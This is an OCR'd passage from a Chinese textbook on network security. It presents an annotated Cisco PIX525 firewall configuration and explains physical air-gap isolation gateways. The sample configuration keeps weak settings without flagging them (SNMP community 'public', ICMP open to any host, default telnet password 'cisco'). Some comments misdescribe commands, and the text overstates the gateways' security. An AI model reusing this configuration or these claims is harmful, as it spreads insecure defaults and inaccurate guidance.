


图 14.8 防火墙控制台接口

防火墙通常具有至少 3 个接口，但许多早期的防火墙只具有 2 个接口；当使用具有 3 个接口的防火墙时，就至少产生了 3 个网络，3 个网络的基本描述如下：

(1) 内部区域(内网),内部区域通常就是指企业内部网络或者是企业内部网络的一部分。它是互连网络的信任区域,即受到了防火墙的保护。

(2) 外部区域(外网),外部区域通常指 Internet 或者非企业内部网络。它是互联网络中不被信任的区域,当外部区域想要访问内部区域的主机和服务时,通过防火墙,就可以实现有限制的访问。

(3) 停火区(DMZ),停火区是一个隔离的网络或几个网络。位于停火区中的主机或服务器被称为堡垒主机。一般在停火区内可以放置 Web 服务器、Mail 服务器等。停火区对于外部用户通常是可以访问的,这种方式让外部用户可以访问企业的公开信息,但却不允许他们访问企业内部网络。

下面为列出的是某学校的 PIX525 配置实例,并为关键语句给出了详细注释。

```
Welcome to the PIX firewall
Type help or '?' for a list of available commands.
PIX525 en
Password:
PIX525 # sh config
Saved
PIX Version 6.0(1)
//PIX 当前的操作系统版本为 6.0
Nameif ethernet0 outside security0
Nameif ethernet1 inside security100
//显示目前 pix 只有 2 个接口
Enable password 7Y051HhCcoiRTSQZ encrypted
Passed 7Y051HhCcoiRTSQZ encrypted
//pix 防火墙密码在默认状态下已被加密,在配置文件中不会以明文显示,telnet 密码默认为 cisco
Hostname PIX525
//主机名称为 PIX525
Domain-name 123.com
//本地的一个域名服务器 123.com,通常用做外部访问
Fixup protocol ftp 21
Fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
//当前启用的一些服务或协议,注意 rsh 服务是不能改变端口号
Names
//解析本地主机名到 ip 地址,在配置中可以用名字代替 ip 地址,当前没有设置,所以列表中为空
pager lines 24
//每 24 行一分页
interface ethernet0 auto
interface ethernet1 auto
//设置两个网卡的类型为自适应
mtu outside 1500
mtu inside 1500
//以太网标准的 MTU 长度为 1500 字节
ip address outside 61.144.51.42 255.255.255.248
```

```
ip address inside 192.168.0.1 255.255.255.0
//pix 外网的 ip 地址 61.144.51.42,内网的 ip 地址 192.168.0.1
ip audit info action alarm
ip audit attack action alarm
//pix 入侵检测的 2 个命令.当有数据包具有攻击或报告型特征码时,pix 将采取报警动作(默认动
//作),向指定的日志记录主机产生系统日志消息;此外还可以作出丢弃数据包和发出 tcp 连接复位信
//号等动作,需另外配置
pdm history enable
//PIX 设备管理器可以图形化的监视 PIX
arp timeout 14400
//arp 表的超时时间
global (outside) 1 61.144.51.46
//如果访问外部论坛或用 QQ 聊天等,上面显示的 ip 就是这个,也就是内部网络都使用 61.144.51.46
//这个 IP 和外界通信
nat (inside) 10.0.0.0 0.0.0.0 0 0
static (inside, outside) 61.144.51.43 192.168.0.8 netmask 255.255.255.255 0 0
conduit permit icmp any any
conduit permit tcp host 61.144.51.43 eq www any
conduit permit udp host 61.144.51.43 eq domain any
//用 61.144.51.43 这个 ip 地址提供 domain-name 服务,而且只允许外部用户访问 domain 的 udp
//端口
route outside 0.0.0.0 0.0.0.0 61.144.51.61 1
//外部网关 61.144.51.61
timeout xlate 3:00:00
//某个内部设备向外部发出的 ip 包经过翻译(global)后,在默认 3 个小时之后此数据包若没有活
//动,此前创建的表项将从翻译表中删除,释放该设备占用的全局地址
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323 0:05:00 sip 0:30:00 sip
_media 0:02:00
timeout uauth 0:05:00 absolute
//AAA 认证的超时时间,absolute 表示连续运行 uauth 定时器,用户超时后,将强制重新认证
aaa-server TACACS + protocol tacacs +
aaa-server RADIUS protocol radius
//AAA 服务器的两种协议.AAA 是指认证、授权、审计.Pix 防火墙可以通过 AAA 服务器增加内部网络的
//安全
no snmp-server location
no snmp-server contact
snmp-server community public
//由于没有设置 snmp 工作站,也就没有 snmp 工作站的位置和联系人
no snmp-server enable traps
//发送 snmp 陷阱
floodguard enable
//防止有人伪造大量认证请求,将 pix 的 AAA 资源用完
no sysopt route dnat
telnet timeout 5
ssh timeout 5
//使用 ssh 访问 pix 的超时时间
terminal width 80
Cryptochecksum:a9f03ba4ddb72e1ae6a543292dd4f5e7
PIX525 #
PIX525 # write memory
//将配置保存
```

上面这个配置实例还需要如下说明：该 pix 防火墙直接摆在了与 Internet 接口处，此处网络环境有十几个公有 IP，当然如果你的公司公网 IP 不够用的话可以使用 global 命令强制使用单一 IP 地址，该 IP 地址和外部接口的 IP 地址相同即可。

在实际工作中可以使用 show interface 查看端口状态，show static 查看静态地址映射，show ip 查看接口 IP 地址，ping outside|inside ip_address 确定连通性。这些都是在故障发生后调试所必须执行的命令。

14.5 隔离网闸概述

我国 2000 年 1 月 1 日起实施的《计算机信息系统国际联网保密管理规定》第二章第六条规定："涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相连接，必须实行物理隔离"。

物理隔离网闸最早出现在美国、以色列等国家的军方，用以解决涉密网络与公共网络连接时的安全。在电子政务建设中通常会遇到安全域的问题，安全域是以信息涉密程度划分的网络空间。涉密域就是涉及国家秘密的网络空间，非涉密域就是不涉及国家的秘密，但是涉及本单位、本部门或者本系统的工作秘密的网络空间。公共服务域是指不涉及国家秘密也不涉及工作秘密，是一个向互联网络完全开放的公共信息交换空间。国家有关文件就严格规定，政务的内网和政务的外网要实行严格的物理隔离。政务的外网和互联网络要实行逻辑隔离，按照安全域的划分，政府的内网就是涉密域，政府的外网就是非涉密域，互联网就是公共服务域。通过安全网闸，把内网和外网联系起来，因此网闸成为电子政务信息系统必须配置的设备。由此开始，网闸产品与技术正在快速兴起，成为我国信息安全产业发展的一个新的增长点。

隔离网闸是在保证两个网络安全隔离的基础上实现安全信息交换和资源共享的技术。它采用独特的硬件设计并集成多种软件防护策略，能够抵御各种已知和未知的攻击，显著提高内网的安全强度，为用户创造安全的网络应用环境。GAP 源于英文的 Air Gap，GAP 技术是一种通过专用硬件使两个或者两个以上的网络在不连通的情况下，实现安全数据传输和资源共享的技术。GAP 中文名字叫做安全隔离网闸(SGAP)。

14.6 物理隔离网闸

14.6.1 物理隔离网闸定义

物理隔离网闸是使用带有多种控制功能的固态开关读写介质连接两个独立主机系统的信息安全设备。由于物理隔离网闸所连接的两个独立主机系统之间，不存在通信的物理连接、逻辑连接、信息传输命令、信息传输协议，不存在依据协议的信息包转发，只有数据文件的无协议"摆渡"，且对固态存储介质只有"读"和"写"两个命令。所以，物理隔离网闸从物理上隔离、阻断了具有潜在攻击可能的一切连接，使"黑客"无法入侵、无法攻击、无法破坏，实现了真正的安全。

14.6.2 物理隔离的技术原理

计算机网络依据物理连接和逻辑连接来实现不同网络之间、不同主机之间、主机与终端之间的信息交换与信息共享。物理隔离网闸既然隔离、阻断了网络的所有连接，实际上就是隔离、阻断了网络的连通。网络被隔离、阻断后，两个独立主机系统之间如何进行信息交换？网络只是信息交换的一种方式，而不是信息交换方式的全部。在互联网时代以前，信息照样进行交换，如数据文件复制（拷贝）、数据摆渡、数据镜像、数据反射等，物理隔离网闸就是使用数据“摆渡”的方式实现两个网络之间的信息交换。

网络的外部主机系统通过物理隔离网闸与网络的内部主机系统“连接”起来，物理隔离网闸将外部主机的 TCP/IP 协议全部剥离，将原始数据通过存储介质，以“摆渡”的方式导入到内部主机系统，实现信息的交换。物理隔离网闸在任意时刻只能与一个网络的主机系统建立非 TCP/IP 协议的数据连接，即当它与外部网络的主机系统相连接时，它与内部网络的主机系统必须是断开的，反之亦然。即保证内、外网络不能同时连接在物理隔离网闸上。物理隔离网闸的原始数据“摆渡”机制是原始数据通过存储介质的存储（写入）和转发（读出）。

物理隔离网闸在网络的第七层将数据还原为原始数据文件，然后以“摆渡文件”的形式来传递原始数据。任何形式的数据包、信息传输命令和 TCP/IP 协议都不可能穿透物理隔离网闸。这同透明桥、混杂模式、IP over USB、代理主机以及通过开关方式来转发信息包有本质的区别。下面以内网与专网之间的物理隔离网闸为例，说明通过物理隔离网闸的信息交换过程。

当内网与专网之间无信息交换时，物理隔离网闸与内网，物理隔离网闸与专网，内网与专网之间是完全断开的，即三者之间不存在物理连接和逻辑连接，如图 14.9 所示。




图 14.9 内网、专网、物理隔离网闸在无信息交换时的相互关系

当内网数据需要传输到专网时，物理隔离网闸主动向内网服务器数据交换代理发起非 TCP/IP 协议的数据连接请求，并发出“写”命令，将写入开关合上，并把所有的协议剥离，将原始数据写入存储介质。在写入之前，根据不同的应用，还要对数据进行必要的完整性、安全性检查，如病毒和恶意代码检查等。

在此过程中，专网服务器与物理隔离网闸始终处于断开状态，如图 14.10 所示。

一旦数据完全写入物理隔离网闸的存储介质，开关立即打开，中断与内网的连接。转而发起对专网的非 TCP/IP 协议的数据连接请求，当专网服务器收到请求后，发出“读”命令，将物理隔离网闸存储介质内的数据导向专网服务器。专网服务器收到数据后，按 TCP/IP 协议重新封装接收到的数据，交给应用系统，完成了内网到专网的信息交换。如图 14.11 所示。至于从专网到内网的信息交换，与上述过程类似，只是方向相反。

由上述内容不难看出：每一次数据交换，物理隔离网闸都经历了数据的写入、数据读出




图 14.10　内网数据写入物理隔离网闸时的信息交换关系




图 14.11　从物理隔离网闸读数据时信息交换关系

两个过程；内网与外网(或内网与专网)永不连接；内网和外网(或内网与专网)在同一时刻最多只有一个同物理隔离网闸建立非 TCP/IP 协议的数据连接。

14.6.3　物理隔离网闸的组成

1. 物理隔离网闸由如下 3 个部分组成

- 外部处理单元。
- 内部处理单元。
- 隔离硬件。

系统中内部处理单元连接内部网络，外部处理单元连接外部网络，转用隔离硬件交换单元在任一时刻点仅连接外部处理单元或内部处理单元，与两者间的连接受硬件电路控制高速切换。

2. 物理隔离网闸的主要安全模块

- 安全隔离模块：隔离硬件在两个网络上进行切换，通过对硬件上的存储芯片的读写，完成数据的交换。保证两个网络在链路层断开，不与两个网络同时连接，两个网络交换的数据必须是剥离 TCP/IP 协议后在应用层之上进行。
- 内核防护模块：在内、外部处理单元中嵌入安全加固的操作系统，设置基于内核的 IDS 等。
- 安全检查模块：数据完整性检查、病毒查杀、恶意攻击代码检查等。
- 身份认证模块：支持身份认证、数字签名。
- 访问控制模块：实行强制访问控制。
- 安全审计模块：建立完善日志系统。

14.6.4　物理离网闸的功能

物理离网闸具有以下主要功能。

(1) 阻断网络的直接物理连接：物理隔离网闸在任何时刻都只能与非可信网络和可信网络上之一相连接，而不能同时与两个网络连接。

(2) 阻断网络的逻辑连接：物理隔离网闸不依赖操作系统、不支持 TCP/IP 协议。两个网络之间的信息交换必须将 TCP/IP 协议剥离，将原始数据通过 P2P 的非 TCP/IP 连接方式，通过存储介质的“写入”与“读出”完成数据转发。

(3) 数据传输机制的不可编程性：物理隔离网闸的数据传输机制具有不可编程的特性。

(4) 安全审查：物理隔离网闸具有安全审查功能，即网络在将原始数据“写入”物理隔离网闸前，根据需要对原始数据的安全性进行检查，把可能的病毒代码、恶意攻击代码消灭干净等。

(5) 原始数据无危害性：物理隔离网闸转发的原始数据，不具有攻击或对网络安全有害的特性。就像 txt 文本不会有病毒一样，也不会执行命令等。

(6) 管理和控制功能：建立完善的日志系统。

(7) 根据需要建立数据特征库：在应用初始化阶段，结合应用要求，提取应用数据的特征，形成用户特有的数据特征库，作为运行过程中数据校验的基础。当用户请求时，提取用户的应用数据，抽取数据特征和原始数据特征库比较，符合原始特征库的数据请求进入请求队列，不符合的返回用户，实现对数据的过滤。

(8) 根据需要提供定制安全策略和传输策略的功能：用户可以自行设定数据的传输策略，如：传输单位(基于数据还是基于任务)、传输间隔、传输方向、传输时间、启动时间等。

(9) 支持定时/实时文件交换；支持单向/双向文件交换；支持数字签名、内容过滤、病毒检查等功能。

(10) 邮件同步：支持标准的 SMTP 服务，安全、高可用性的邮件过滤策略，可为每个用户配置不同的邮件交换策略、内外网邮件镜像等。

(11) 数据库同步：双向/单向数据同步，同步内容可定制，多种同步方式，数据可定时更新。

(12) 支持多种数据库：支持 Oracle、Sybase、Infomix、DB2、SQL Server 等多种主流数据库。

14.6.5 物理隔离网闸的应用定位

1. 涉密网与非涉密网之间

涉密网与非涉密网之间的应用，如图 14.12 所示。

2. 局域网与互联网之间(内网与外网之间)

局域网与互联网之间的应用，如图 14.13 所示。

有些局域网络，特别是政府办公网络，涉及政府敏感信息，有时需要与互联网在物理上断开，用物理隔离网闸是一个常用的办法。

3. 办公网与业务网之间

办公网与业务网之间的应用，如图 14.14 所示。

由于办公网络与业务网络的信息敏感程度不同，例如，银行的办公网络和银行业务网络就是很典型的信息敏感程度不同的两类网络。为了提高工作效率，办公网络有时需要与业

务网络交换信息。为解决业务网络的安全,比较好的办法就是在办公网与业务网之间使用物理隔离网闸,实现两类网络的物理隔离。




图 14.12　物理隔离网闸在涉密网络与非涉密网络中的应用示意图




图 14.13　物理隔离网闸在局域网与互联网之间的应用示意图




图 14.14　物理隔离网闸在办公网与业务网之间的应用示意图

4. 电子政务的内网与专网之间

电子政务的内网与专网之间的应用如图 14.15 所示。

在电子政务系统建设中要求政府内网与外网之间用逻辑隔离,在政府专网与内网之间用物理隔离。现常用的方法是用物理隔离网闸来实现。

5. 业务网与互联网之间

业务网与互联网之间的应用,如图 14.16 所示。

电子商务网络一边连接着业务网络服务器,一边通过互联网连接着广大民众。为了保障业务网络服务器的安全,在业务网络与互联网之间应实现物理隔离。

